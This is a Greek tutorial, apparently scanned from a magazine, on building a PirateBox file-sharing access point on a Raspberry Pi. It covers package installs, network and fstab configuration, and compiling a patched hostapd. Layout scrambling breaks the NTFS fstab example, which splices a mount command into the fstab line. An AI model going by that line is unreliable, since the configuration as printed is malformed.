Σαν αποθηκευτικό χώρο για το PirateBox αποφασίσαμε να χρησιμοποιήσουμε ένα παλιό USB flash disk. Μην φανταστείτε ότι το ψάξαμε ιδιαίτερα, ούτε ότι πήγαμε για ψώνια! Ανοίξαμε το συρτάρι μας, βρήκαμε ένα flash disk των 4GB κι αποφασίσαμε να στηριχτούμε σε αυτό. Προφανώς, όσο μεγαλύτερος είναι ο διαθέσιμος αποθηκευτικός χώρος, τόσο το καλύτερο. Ωστόσο δεν χρειάζεται να ξεπαραδιαστούμε, ούτε θα ωφελούσε σε τίποτα κάποια υπερβολή. Φυσικά, για την αποθήκευση των διακινούμενων δεδομένων θα μπορούσαμε να χρησιμοποιήσουμε και την κάρτα SD του Raspberry Pi. Αυτή η επιλογή όμως κρύβει έναν κίνδυνο: Σε περίπτωση που το σύστημα κολλήσει, ενδέχεται να καταστραφεί κάποια κατάτμηση της κάρτας και να χαθούν δεδομένα!



Νέα έκδοση Raspbian με νέα πακέτα και νέες ρυθμίσεις! Σε κάθε νέα περιπέτεια, καλό είναι να ξεκινάμε από το μηδέν. Έτσι αποφεύγουμε πολλά εκνευριστικά προβλήματα, τα οποία εμφανίζονται εξαιτίας παλιών ρυθμίσεων!

1. Καταλαβαίνετε: Αναφερόμαστε σε δεδομένα για τα οποία επιτρέπεται η διακίνηση/μοίρμασμα.



Μια από τις επιλογές που πρέπει να χρησιμοποιήσουμε είναι η Expand Filesystem. Έτσι, το σύστημα θα επεκταθεί και θα καταλάβει τη συνολική έκταση της κάρτας SD.

Για τη σύνδεση των χρηστών χρειαζόμαστε ένα USB WiFi adapter που να λειτουργεί και σαν Access Point (να μπαίνεις σε AP Mode, δηλαδή). Βασικά, μπορούμε να δοκιμάσουμε με οποιοδήποτε WiFi adapter έχουμε και γνωρίζουμε ότι υποστηρίζεται[2] από το Raspberry Pi. Θα πρέπει όμως να τσεκάρουμε το αν λειτουργεί *και* σε AP Mode! Αν δεν διαθέτουμε ήδη κάποια συσκευή του είδους, καλό θα ήταν να ρίξουμε μια ματιά στις συσκευές που προτείνονται στο επίσημο site του πρότζεκτ PirateBox:

http://piratebox.aod-rpg.de/dokuwiki/doku.php/raspberry_piratebox_wifi

Για τις ανάγκες του άρθρου χρησιμοποιήσαμε ένα αρκετά δυνατό WiFi adapter, με το Ralink RT5370. Ο συγκεκριμένος προσαρμογέας έχει βύσμα για εξωτερική κεραία, γεγονός που εκμεταλλευτήκαμε βιδώνοντας μια ταπεινή κεραία των 7dbi!

Προετοιμασία

Η εργασία μας ξεκινά από το λειτουργικό της συσκευής. Αποφασίσαμε να δουλέψουμε στο Raspbian, κυρίως γιατί αποτελεί την επίσημη διανομή για το Raspberry Pi[3]. Μπορούμε φυσικά να επιλέξουμε το Pidora ή ακόμη και το Arch για Raspberry Pi. Σε γενικές γραμμές, τα βήματα που πρέπει να ακολουθήσουμε ισχύουν για όλες τις διανομές και οι μόνες διαφορές εντοπίζονται σε ορισμένες ρυθμίσεις του συστήματος. Πάντως, αν θέλετε να ακολουθήσετε πιστά όσα περιγράφουμε στη συνέχεια τότε οφείλετε να χρησιμοποιήσετε κι εσείς το Raspbian.

Σαν πρώτο βήμα εγκαθιστούμε την τελευταία έκδοση του Raspbian στο Raspberry Pi. Η έκδοση στην οποία κάναμε τις δικές μας δοκιμές ήταν αυτή που κυκλοφόρησε


2. Ιδού μια καλή πηγή: http://elinux.org/RPi_VerifiedPeripherals
3. Κι εξάλλου, πώς να το κάνουμε; Debian > Fedora :D

στις 26 Ιουλίου (του 2013). Τα βήματα που ακολουθήσαμε για την εγκατάσταση του εν λόγω λειτουργικού είναι τα πλέον κλασικά: Αφού κατεβάσαμε το image με το Raspbian, το περάσαμε στην κάρτα SD με τη βοήθεια του δωρεάν εργαλείου Win32DiskImager. Στη συνέχεια τοποθετήσαμε την κάρτα στο Raspberry Pi, συνδέσαμε το καλώδιο δικτύου στον router μας κι ενεργοποιήσαμε τη συσκευή. Αφού δώσαμε λίγο χρόνο για να ολοκληρωθεί η εκκίνηση του συστήματος, συνδεθήκαμε στο Raspberry Pi μέσω SSH. Για να βρούμε τη διεύθυνση IP τη συσκευής τσεκάραμε το log του τοπικού router, ενώ για τη σύνδεση SSH από τα Windows χρησιμοποιήσαμε το αγαπημένο PuTTY! Αφού συνδεθήκαμε, τρέξαμε το raspi-config κι επιλέξαμε το Expand Filesystem. Με αυτόν τον τρόπο, εξασφαλίσαμε ότι το σύστημα θα εκμεταλλεύεται όλη τη χωρητικότητα της κάρτας SD. Αμέσως μετά τερματίσαμε το πρόγραμμα, επιλέγοντας το Finish.

Επόμενο βήμα είναι η ενημέρωση του Raspbian, ώστε όλα τα πακέτα του συστήματος να αναβαθμιστούν στην πιο πρόσφατη έκδοση. Η μέθοδος που ακολουθούμε είναι πανομοιότυπη με όλα τα συστήματα Debian που έχουμε συναντήσει:

```
sudo apt-get update
sudo apt-get upgrade
```

Μόλις τελειώσει η παραπάνω διαδικασία, πραγματοποιούμε μια επανεκκίνηση του Raspberry Pi δίνοντας ένας sudo reboot.



*Καλό σύστημα είναι το αναβαθμισμένο σύστημα! Ειδικά στην περίπτωση του Raspberry Pi, θέλουμε *πάντα* την τελευταία έκδοση κάθε πακέτου. Αν μη τι άλλο, είναι ζήτημα ομαλής λειτουργίας και υποστήριξης του ατελείωτου hardware που κυκλοφορεί Εκεί Έξω (TM).*

Απαραίτητα πακέτα και ρυθμίσεις


Για τη λειτουργία του PirateBox θα χρησιμοποιήσουμε το ομώνυμο πρόγραμμα, από τον David Darts[4]. Αποστολή του είναι ο συντονισμός όλων εκείνων των προγραμμάτων που απαιτούνται για τη λειτουργία της συσκευής ως PirateBox. Έτσι, αυτό που χρειάζεται να κάνουμε εμείς είναι να εγκαταστήσουμε τα απαιτούμενα προγράμματα και να τροποποιήσουμε ορισμένες ρυθμίσεις του λειτουργικού συστήματος...

```
sudo apt-get install lighttpd dnsmasq hostapd iw
```

Τα απαραίτητα προγράμματα για τη λειτουργία του PirateBox είναι μόλις τέσσερα! Σε αυτά περιλαμβάνεται ένας web server, ένας DHCP (με DNS) server, καθώς και τα hostapd και iw, που χρησιμοποιούνται για τη λειτουργία του WiFi adapter ως Access Point. Όλα αυτά τα προγράμματα είναι εξ ορισμού ρυθμισμένα να ξεκινούν αυτόματα, μαζί με το λειτουργικό σύστημα. Εμείς όμως δεν θέλουμε να συμβαίνει κάτι τέτοιο. Την ευθύνη για την ενεργοποίηση και τη λειτουργία τους θα την έχει αποκλειστικά το PirateBox. Επομένως, πρέπει να σταματήσουμε τα σχετικά services και στη συνέχεια να τα αφαιρέσουμε και από την εκκίνηση του συστήματος:

```
sudo service lighttpd stop
sudo service dnsmasq stop
sudo service hostapd stop

sudo update-rc.d lighttpd remove
sudo update-rc.d dnsmasq remove
sudo update-rc.d hostapd remove
```




```
pi@raspberrypi: ~
Unpacking dnsmasq (from .../dnsmasq_2.62-3+deb7u1_all.deb) ...
Selecting previously unselected package hostapd.
Unpacking hostapd (from .../hostapd_1%3a1.0-3_armhf.deb) ...
Selecting previously unselected package iw.
Unpacking iw (from .../archives/iw_3.4-1_armhf.deb) ...
Selecting previously unselected package libfam0.
Unpacking libfam0 (from .../libfam0_2.7.0-17_armhf.deb) ...
Selecting previously unselected package libterm-readkey-perl.
Unpacking libterm-readkey-perl (from .../libterm-readkey-perl_2.30-4_armhf.deb)
...
Selecting previously unselected package libterm-readline-perl-perl.
Unpacking libterm-readline-perl-perl (from .../libterm-readline-perl-perl_1.0303
-1_all.deb) ...
Selecting previously unselected package lighttpd.
Unpacking lighttpd (from .../lighttpd_1.4.31-4_armhf.deb) ...
Selecting previously unselected package spawn-fcgi.
Unpacking spawn-fcgi (from .../spawn-fcgi_1.6.3-1_armhf.deb) ...
Processing triggers for man-db ...
Setting up libnetfilter-conntrack3:armhf (1.0.1-1) ...
Setting up wireless-regdb (2011.04.28-1) ...
Setting up crda (1.1.2-1) ...
Setting up dnsmasq-base (2.62-3+deb7u1) ...
Setting up dnsmasq (2.62-3+deb7u1) ...
[....] Starting DNS forwarder and DHCP server: dnsmasq
```

Τα πακέτα που χρειαζόμαστε είναι μόλις τέσσερα: Σε αυτά συμπεριλαμβάνεται ένας HTTP server, ένας DHCP/DNS server αλλά και τα προγράμματα για τη διαχείριση του ασύρματου δικτύου.

---

4. Πρόκειται για τον άνθρωπο που συνέλαβε την ιδέα των PirateBoxes.



Για να λειτουργήσει σωστά το δίκτυο, θα πρέπει να ρυθμίσουμε το Raspbian ώστε να μην ασχολείται με την κάρτα του ασύρματου δικτύου. Θέλουμε η ρύθμισή της να πραγματοποιείται από το PirateBox και μόνο.

Πριν προχωρήσουμε πρέπει να πραγματοποιήσουμε μία ακόμα ρύθμιση. Για τη σωστή λειτουργία του WiFi Access Point, το Raspberry Pi δεν πρέπει να έχει τη δυνατότητα να συνδέεται σε ασύρματα δίκτυα ως πελάτης (client). Με άλλα λόγια, το Raspberry Pi θα πρέπει να δέχεται συνδέσεις, αλλά να μην πραγματοποιεί από μόνο του συνδέσεις σε άλλα Access Points. Γι' αυτή τη ρύθμιση πρέπει να επέμβουμε στο αρχείο ρυθμίσεων του δικτύου:

```
sudo nano /etc/network/interfaces
```

Από το περιεχόμενο του αρχείου δεν χρειάζεται να σβήσουμε τίποτα. Αρκεί να απενεργοποιήσουμε την αυτόματη ρύθμιση του WiFi, μετατρέποντας τις αντίστοιχες γραμμές σε σχόλια. Ως γνωστόν, αυτή η μετατροπή επιτυγχάνεται με την προσθήκη μιας δίεσης (#) στο ξεκίνημα της εκάστοτε γραμμής:

```
auto lo

iface lo inet loopback
iface eth0 inet dhcp

# allow-hotplug wlan0
iface wlan0 inet manual
# wpa-roam /etc/wpa_supplicant/wpa_supplicant.conf
# iface default inet dhcp
```

Εγκατάσταση PirateBox

Μπορούμε τώρα να προχωρήσουμε στην εγκατάσταση του προγράμματος PirateBox. Στην πράξη, θα κατεβάσουμε το πρόγραμμα, θα το τοποθετήσουμε σε έναν κατάλληλο φάκελο και θα φροντίσουμε να ξεκινά αυτόματα μαζί με το σύστημα:


```
cd ~
wget http://downloads.piratebox.de/piratebox-ws_current.tar.gz
tar -xzf piratebox-ws_current.tar.gz
cd piratebox/
sudo mkdir -p /opt
sudo cp -r piratebox /opt
sudo ln -s /opt/piratebox/init.d/piratebox /etc/init.d/piratebox
sudo update-rc.d piratebox defaults
```

Η εκτέλεση των παραπάνω επιτυγχάνει όλα όσα περιγράψαμε προηγουμένως. Παρεμπιπτόντως, τώρα μπορούμε να ενεργοποιούμε ή απενεργοποιούμε το PirateBox σαν οποιαδήποτε άλλη υπηρεσία:


```
sudo /etc/init.d/piratebox start (ή stop)
```

Αποθήκευση σε USB

Όταν το PirateBox αποκτήσει πολλούς χρήστες και μεγάλη κίνηση, θα είναι φρόνιμο να αποθηκεύουμε τα διακινούμενα δεδομένα σε κάποιο εξωτερικό αποθηκευτικό μέσο κι όχι στην κάρτα SD. Έτσι, θα μπορούμε να διαχειριζόμαστε το σχετικό περιεχόμενο με μεγαλύτερη άνεση και θα είμαστε σίγουροι ότι δεν κινδυνεύει να χαθεί στην περίπτωση που "χτυπήσει" το σύστημα. Προφανώς, αν θέλουμε να εξασφαλίσουμε



Το λιτό και απλοϊκό μενού του PirateBox. Εντάξει, δεν περιμέναμε τίποτα ομορφότερο από έναν προγραμματιστή :P



Σε περίπτωση που η κάρτα δικτύου χρησιμοποιεί κάποιο περίεργο chipset της οικογένειας των RTL8188, θα χρειαστεί να μεταγλωττίσουμε μια ειδική έκδοση του hostapd...

ότι το PirateBox θα είναι μικρό και portable, η καλύτερη λύση είναι να στραφούμε σε ένα USB flash disk. Όπως είπαμε αρχικά, εμείς επιλέξαμε ένα φλασάκι των 4GB, μόνο και μόνο επειδή το βρήκαμε στο συρτάρι μας. Όπως και να ᾽χει, όταν βρούμε το φλασάκι που ταιριάζει στις ανάγκες μας, το πρώτο πράγμα που πρέπει να κάνουμε είναι να φροντίσουμε για το αυτόματο mount από το σύστημα. Ο απλούστερος τρόπος για να πετύχουμε κάτι τέτοιο είναι να προσθέσουμε την κατάλληλη εγγραφή στο αρχείο fstab:

```
sudo nano /etc/fstab
```

Αν προσθέσουμε ένα φλασάκι στο Raspberry Pi, θα αντιστοιχηθεί αυτόματα στο device file /dev/sda, αφού το σύστημα δεν διαθέτει κάποιο άλλο αποθηκευτικό μέσο του είδους. Επομένως, αν το φλασάκι μας διαθέτει μία μόνο κατάτμηση (το συνηθέστερο), θα μπορούμε να αποκτήσουμε πρόσβαση σε αυτήν από το device file /dev/sda1. Αν έχετε δημιουργήσει παραπάνω από μία κατατμήσεις στο φλασάκι, τότε μάλλον γνωρίζετε αρκετά καλά πώς να τις χειριστείτε από τη γραμμή εντολών του Linux. Μια καλή θέση για το mount point του flash disk είναι ο κατάλογος /media/usb0. Έχοντας αυτά κατά νου, μπορούμε να δούμε τη γραμμή που πρέπει να προσθέσουμε στο αρχείο fstab:

```
/dev/sda1 /media/usb0 vfat defaults 0 0
```

Δεν ξέρουμε αν το προσέξατε, αλλά η παραπάνω γραμμή προϋποθέτει ότι το φλασάκι μας είναι φορμαρισμένο με το σύστημα αρχείων FAT32. Στην περίπτωση που είναι φορμαρισμένο με το NTFS, η γραμμή που θα προσθέσουμε στο fstab πρέπει να έχει την ακόλουθη μορφή:



Χωρίς να είναι απαραίτητο, καλό θα ήταν να χρησιμοποιήσουμε κάποιο USB WiFi adapter με υποδοχή για εξωτερική κεραία. Σε αυτήν θα πρέπει να συνδέσουμε μια αρκετά δυνατή κεραία, για να μας βρίσκουν εύκολα.

```
sudo mount /dev/sda1 /media/usb0
ntfs-3g uid=pi,gid=pi 0 0
```

Σε κάθε περίπτωση, αφού προσθέσουμε την κατάλληλη γραμμή στο fstab, αρκεί να το αποθηκεύσουμε και να το κλείσουμε. Ειδικά στην περίπτωση του NTFS, όμως, θα πρέπει να κάνουμε και κάτι ακόμα. Συγκεκριμένα, θα πρέπει να εγκαταστήσουμε τον driver ονόματι NTFS-3G. Για το λόγο αυτό, αρκεί να εκτελέσουμε το εξής:

```
sudo apt-get install ntfs-3g
```

Στην επόμενη εκκίνηση του συστήματος —κι εφόσον το φλασάκι μας είναι συνδεδεμένο— θα μπορούμε να δούμε τα περιεχόμενά του στον κατάλογο /media/usb0. Πριν ξεμπερδέψουμε με τον αποθηκευτικό χώρο, πρέπει να ενημερώσουμε το PirateBox για την τοποθεσία των διακινούμενων αρχείων. Αυτό γίνεται πανεύκολα από το αρχείο ρυθμίσεων του προγράμματος (είναι το /opt/piratebox/conf/piratebox.conf). Εκεί, πρέπει να βρούμε τον ορισμό του SHARE_FOLDER και να του δώσουμε σαν τιμή το /media/usb0.


Φθηνά και ιδιότροπα WiFi adapters

Αν το WiFi adapter που διαθέτουμε υποστηρίζεται πλήρως από το PirateBox[5], μπορούμε να αρχίσουμε ήδη να χρησιμοποιούμε το νέο μας καμάρι! Ωστόσο, τα περισσότερα *φθηνά* USB WiFi adapters χρησιμοποιούν συνήθως το Realtek RTL-8188CU. Παρακαλούμε, μην μας παρεξηγείτε. Δεν έχουμε τίποτα με την εταιρεία — και το εν λόγω τσιπ είναι εξαιρετικό. Μόνο που η συνεργασία του με το εργαλείο hostapd εμφανίζει κάποια προβληματάκια. Αν έχετε κι εσείς ένα τέτοιο WiFi adapter, μπορείτε να ξεπεράσετε τα προβλήματα αφαιρώντας την έκδοση του hostapd που εγκαταστάθηκε από τα repository του Raspbian και μεταγλωττίζοντας εκείνη που παρέχει η ίδια η Realtek. Ας δούμε τη σχετική διαδικασία:

```
sudo apt-get remove --purge hostapd
wget https://github.com/jenssegers/RTL8188-hostapd/archive/v1.1.tar.gz
tar -zxvf v1.1.tar.gz
cd RTL8188-hostapd-1.1/hostapd
make
sudo make install
sudo ln -s /usr/local/bin/hostapd /usr/sbin/hostapd
```

Δεν ξέρουμε αν το συνειδητοποιήσατε, αλλά τα παραπάνω βήματα δεν κατεβάζουν απολύτως τίποτα από τους servers της Realtek. Ο κώδικας που κατεβάσαμε και μεταγλωττίσαμε προέρχεται από το GitHub και συγκεκριμένα από έναν χρήστη που έλυσε το πρόβλημα με τη λειτουργία του hostapd. Επιλέξαμε τη συγκεκριμένη έκδοση του προγράμματος επειδή αντιμετωπίζει το πρόβλημα που περιγράψαμε νωρίτερα, ενώ ταυτόχρονα εισάγει και μερικές βελτιώσεις για το Raspberry Pi οι οποίες δεν

5. Όπως είπαμε νωρίτερα, αυτό μπορείτε να το τσεκάρετε εδώ: http://piratebox.aod-rpg.de/dokuwiki/doku.php/raspberry_piratebox_wifi



Δε θέλουμε η αποθήκευση των δεδομένων να γίνεται στην κάρτα SD. Θέλουμε να γίνεται σε εξωτερική μονάδα αποθήκευσης που έχουμε προσαρτήσει (mount) στο /media/usb0.

υπάρχουν στην εκδοχή της Realtek. Η μεταγλώττιση απαιτεί αρκετά λεπτά και η εγκατάσταση στο σύστημα ολοκληρώνεται με την εκτέλεση του make install. Τέλος, επειδή το εκτελέσιμο δεν τοποθετείται στον κατάλογο που γνωρίζει το PirateBox, δημιουργούμε και το κατάλληλο symbolic link. Τώρα απομένει να αλλάξουμε μια παράμετρο στο αρχείο ρυθμίσεων του hostapd, που περιλαμβάνει το PirateBox:

```
sudo nano /opt/piratebox/conf/hostapd.conf
```

